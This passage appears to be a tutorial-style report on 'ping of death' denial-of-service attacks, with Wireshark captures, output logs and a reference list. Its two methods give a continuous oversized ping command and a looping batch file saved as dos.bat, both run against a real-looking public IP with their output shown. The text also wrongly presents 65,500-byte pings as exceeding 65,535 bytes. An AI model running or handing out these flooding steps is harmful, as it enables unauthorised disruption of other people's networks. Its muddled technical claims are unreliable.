508	0.427281	2600:140f:4200::17c...	2401:4900:2346:45e1::	HTTP	87	HTTP/1.1 206 Partial Content (application/x-chrome-extension)
509	0.427337	2401:4900:2346:45e1::	2600:140f:4200::17c...	TCP	74	49825 → 80 [ACK] Seq=437 Ack=476694 Win=1025 Len=0
510	1.111518	fe80::e0a1:14ff:fe4...	ff02::1	ICMPv6	142	Router Advertisement from e2:a1:14:49:22:72
511	1.521719	20.189.173.4	192.168.95.135	TCP	54	443 → 49713 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
512	2.305484	192.168.95.135	224.0.0.251	MDNS	701	Standard query response 0x0000 PTR, cache flush LAPTOP-JIR60SF2.local PTR, cache flush LAPTOP-JIR60SF2.local PTR, cache flush ...
513	2.623276	192.168.95.135	31.3.96.40	ICMP	74	Echo (ping) request id=0x0001, seq=38/9728, ttl=128 (reply in 514)
514	3.161992	31.3.96.40	192.168.95.135	ICMP	74	Echo (ping) reply id=0x0001, seq=38/9728, ttl=53 (request in 513)
515	3.662280	192.168.95.135	31.3.96.40	ICMP	74	Echo (ping) request id=0x0001, seq=39/9984, ttl=128 (reply in 517)
516	3.667540	2620:1ec:c11::200	2401:4900:2346:45e1::	TCP	74	443 → 49698 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
517	3.978100	31.3.96.40	192.168.95.135	ICMP	74	Echo (ping) reply id=0x0001, seq=39/9984, ttl=53 (request in 515)
518	4.698544	192.168.95.135	31.3.96.40	ICMP	74	Echo (ping) request id=0x0001, seq=40/10240, ttl=128 (reply in 519)
519	5.002289	31.3.96.40	192.168.95.135	ICMP	74	Echo (ping) reply id=0x0001, seq=40/10240, ttl=53 (request in 518)
520	5.718432	192.168.95.135	31.3.96.40	ICMP	74	Echo (ping) request id=0x0001, seq=41/10496, ttl=128 (reply in 521)
521	6.025888	31.3.96.40	192.168.95.135	ICMP	74	Echo (ping) reply id=0x0001, seq=41/10496, ttl=53 (request in 520)

Method-1

- Open the command prompt.
- Copy the following command and paste it in cmd.
 - `ping <IP Address> -t -l 65500`
- Replace the “<IP Address>” with the target’s IP Address.(31.3.96.40)
- By using “-t” you’re specifying that the system shouldn’t stop pinging until it’s manually stopped by you, the user.
- “65500” is the data load.

Output:

Sending packets that are larger than 65,535 bytes violates the rules of IP. This is what ping of death does-

```
C:\Users\harsh>ping 31.3.96.40 -t -l 65500

Pinging 31.3.96.40 with 65500 bytes of data:
Reply from 31.3.96.40: bytes=65500 time=522ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=488ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=498ms TTL=55
Request timed out.
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=439ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=440ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=442ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Request timed out.
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=436ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=436ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=440ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=436ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=436ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=442ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=444ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=439ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=438ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=437ms TTL=55
Reply from 31.3.96.40: bytes=65500 time=442ms TTL=55

Ping statistics for 31.3.96.40:
    Packets: Sent = 36, Received = 34, Lost = 2 (5% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 436ms, Maximum = 522ms, Average = 444ms
```


Wireshark packet capture-

Pinging the ip 31.3.96.40 with 65500 bytes packets.

[illegible]

Response from 31.3.96.40-

The screenshot displays the Wi-Fi Analyzer application interface. At the top, there is a menu bar with options: File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations, capture settings, and analysis tools. A filter bar at the top of the packet list shows 'Apply a display filter ... <Ctrl-/>'. The main area is a table of captured packets with columns: No., Time, Source, Destination, Protocol, Length, and Info. The table contains 20 rows of data, all showing fragmented IP packets from source 31.3.96.40 to destination 172.17.60.125. The 'Info' column for each packet indicates it is a fragmented IP packet (proto=ICMP 1) with various offsets and IDs, and notes that it has been reassembled in packet #14517. At the bottom, a hex dump of the selected packet (Frame 1) is shown, displaying the raw bytes in hexadecimal and their corresponding ASCII representation.

No.	Time	Source	Destination	Protocol	Length	Info
14477	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5920, ID=5f52) [Reassembled in #14517]
14478	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=7400, ID=5f52) [Reassembled in #14517]
14479	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=8880, ID=5f52) [Reassembled in #14517]
14480	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=10360, ID=5f52) [Reassembled in #14517]
14481	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=11840, ID=5f52) [Reassembled in #14517]
14482	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=13320, ID=5f52) [Reassembled in #14517]
14483	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=14800, ID=5f52) [Reassembled in #14517]
14484	85.495084	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=16280, ID=5f52) [Reassembled in #14517]
14485	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=17760, ID=5f52) [Reassembled in #14517]
14486	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=19240, ID=5f52) [Reassembled in #14517]
14487	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=20720, ID=5f52) [Reassembled in #14517]
14488	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=22200, ID=5f52) [Reassembled in #14517]
14489	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=23680, ID=5f52) [Reassembled in #14517]
14490	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=25160, ID=5f52) [Reassembled in #14517]
14491	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=26640, ID=5f52) [Reassembled in #14517]
14492	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=28120, ID=5f52) [Reassembled in #14517]
14493	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=29600, ID=5f52) [Reassembled in #14517]
14494	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=31080, ID=5f52) [Reassembled in #14517]
14495	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=32560, ID=5f52) [Reassembled in #14517]
14496	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=34040, ID=5f52) [Reassembled in #14517]
14497	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=35520, ID=5f52) [Reassembled in #14517]
14498	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=37000, ID=5f52) [Reassembled in #14517]
14499	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=38480, ID=5f52) [Reassembled in #14517]
14500	85.500698	31.3.96.40	172.17.60.125	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=39960, ID=5f52) [Reassembled in #14517]

Frame 1: 60 bytes on wire (480 bits) 60 bytes captured (480 bits) on interface \Device\NPF... id 0

```

0000  ff ff ff ff ff ff 68 b5 99 ce 77 3b 08 06 00 01  ....h...w;...
0010  08 00 06 04 00 01 68 b5 99 ce 77 3b ac 11 38 01  ....h...w;..8.
0020  00 00 00 00 00 00 ac 11 3b 72 00 00 00 00 00 00  .......;r.....
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ....

```



Method 2-

- Open the Notepad.
- Copy and paste the following commands.
:loop

ping <IP Address> - 65500 -w 1 -n 1

goto :loop
- In the above command, replace <IP Address> with an IP address.
- Save the Notepad with any name. Let's say *dos.txt*
- Right click on the dos.txt and click on *rename*.
- Change the extension from .txt to .bat
- So, now the file name should be *dos.bat*
- Double click on it and you will see a command prompt running with a lot of pings.

Output:



```
DDOS - Ping Of Death Attack
IPv4:31.3.96.40
SendPuffer:65000
ATTACK :31.3.96.40 :65000 :1
ATTACK :31.3.96.40 :65000 :2
ATTACK :31.3.96.40 :65000 :3
ATTACK :31.3.96.40 :65000 :4
ATTACK :31.3.96.40 :65000 :5
ATTACK :31.3.96.40 :65000 :6
ATTACK :31.3.96.40 :65000 :7
ATTACK :31.3.96.40 :65000 :8
ATTACK :31.3.96.40 :65000 :9
ATTACK :31.3.96.40 :65000 :10
ATTACK :31.3.96.40 :65000 :11
ATTACK :31.3.96.40 :65000 :12
ATTACK :31.3.96.40 :65000 :13
ATTACK :31.3.96.40 :65000 :14
ATTACK :31.3.96.40 :65000 :15
ATTACK :31.3.96.40 :65000 :16
ATTACK :31.3.96.40 :65000 :17
ATTACK :31.3.96.40 :65000 :18
ATTACK :31.3.96.40 :65000 :19
ATTACK :31.3.96.40 :65000 :20
ATTACK :31.3.96.40 :65000 :21
ATTACK :31.3.96.40 :65000 :22
ATTACK :31.3.96.40 :65000 :23
ATTACK :31.3.96.40 :65000 :24
ATTACK :31.3.96.40 :65000 :25
ATTACK :31.3.96.40 :65000 :26
ATTACK :31.3.96.40 :65000 :27
ATTACK :31.3.96.40 :65000 :28
```

References-

- <https://fossbytes.com/perform-ping-of-death-attack-using-cmd-just-for-learning/>
- <https://www.f5.com/services/resources/glossary/syn-flood>
- <https://youtu.be/KK3pY9Fd0Ns>
- <https://www.youtube.com/watch?v=hIRBP5ddNTs>
- <https://www.cloudflare.com/en-in/learning/ddos/syn-flood-ddos-attack/>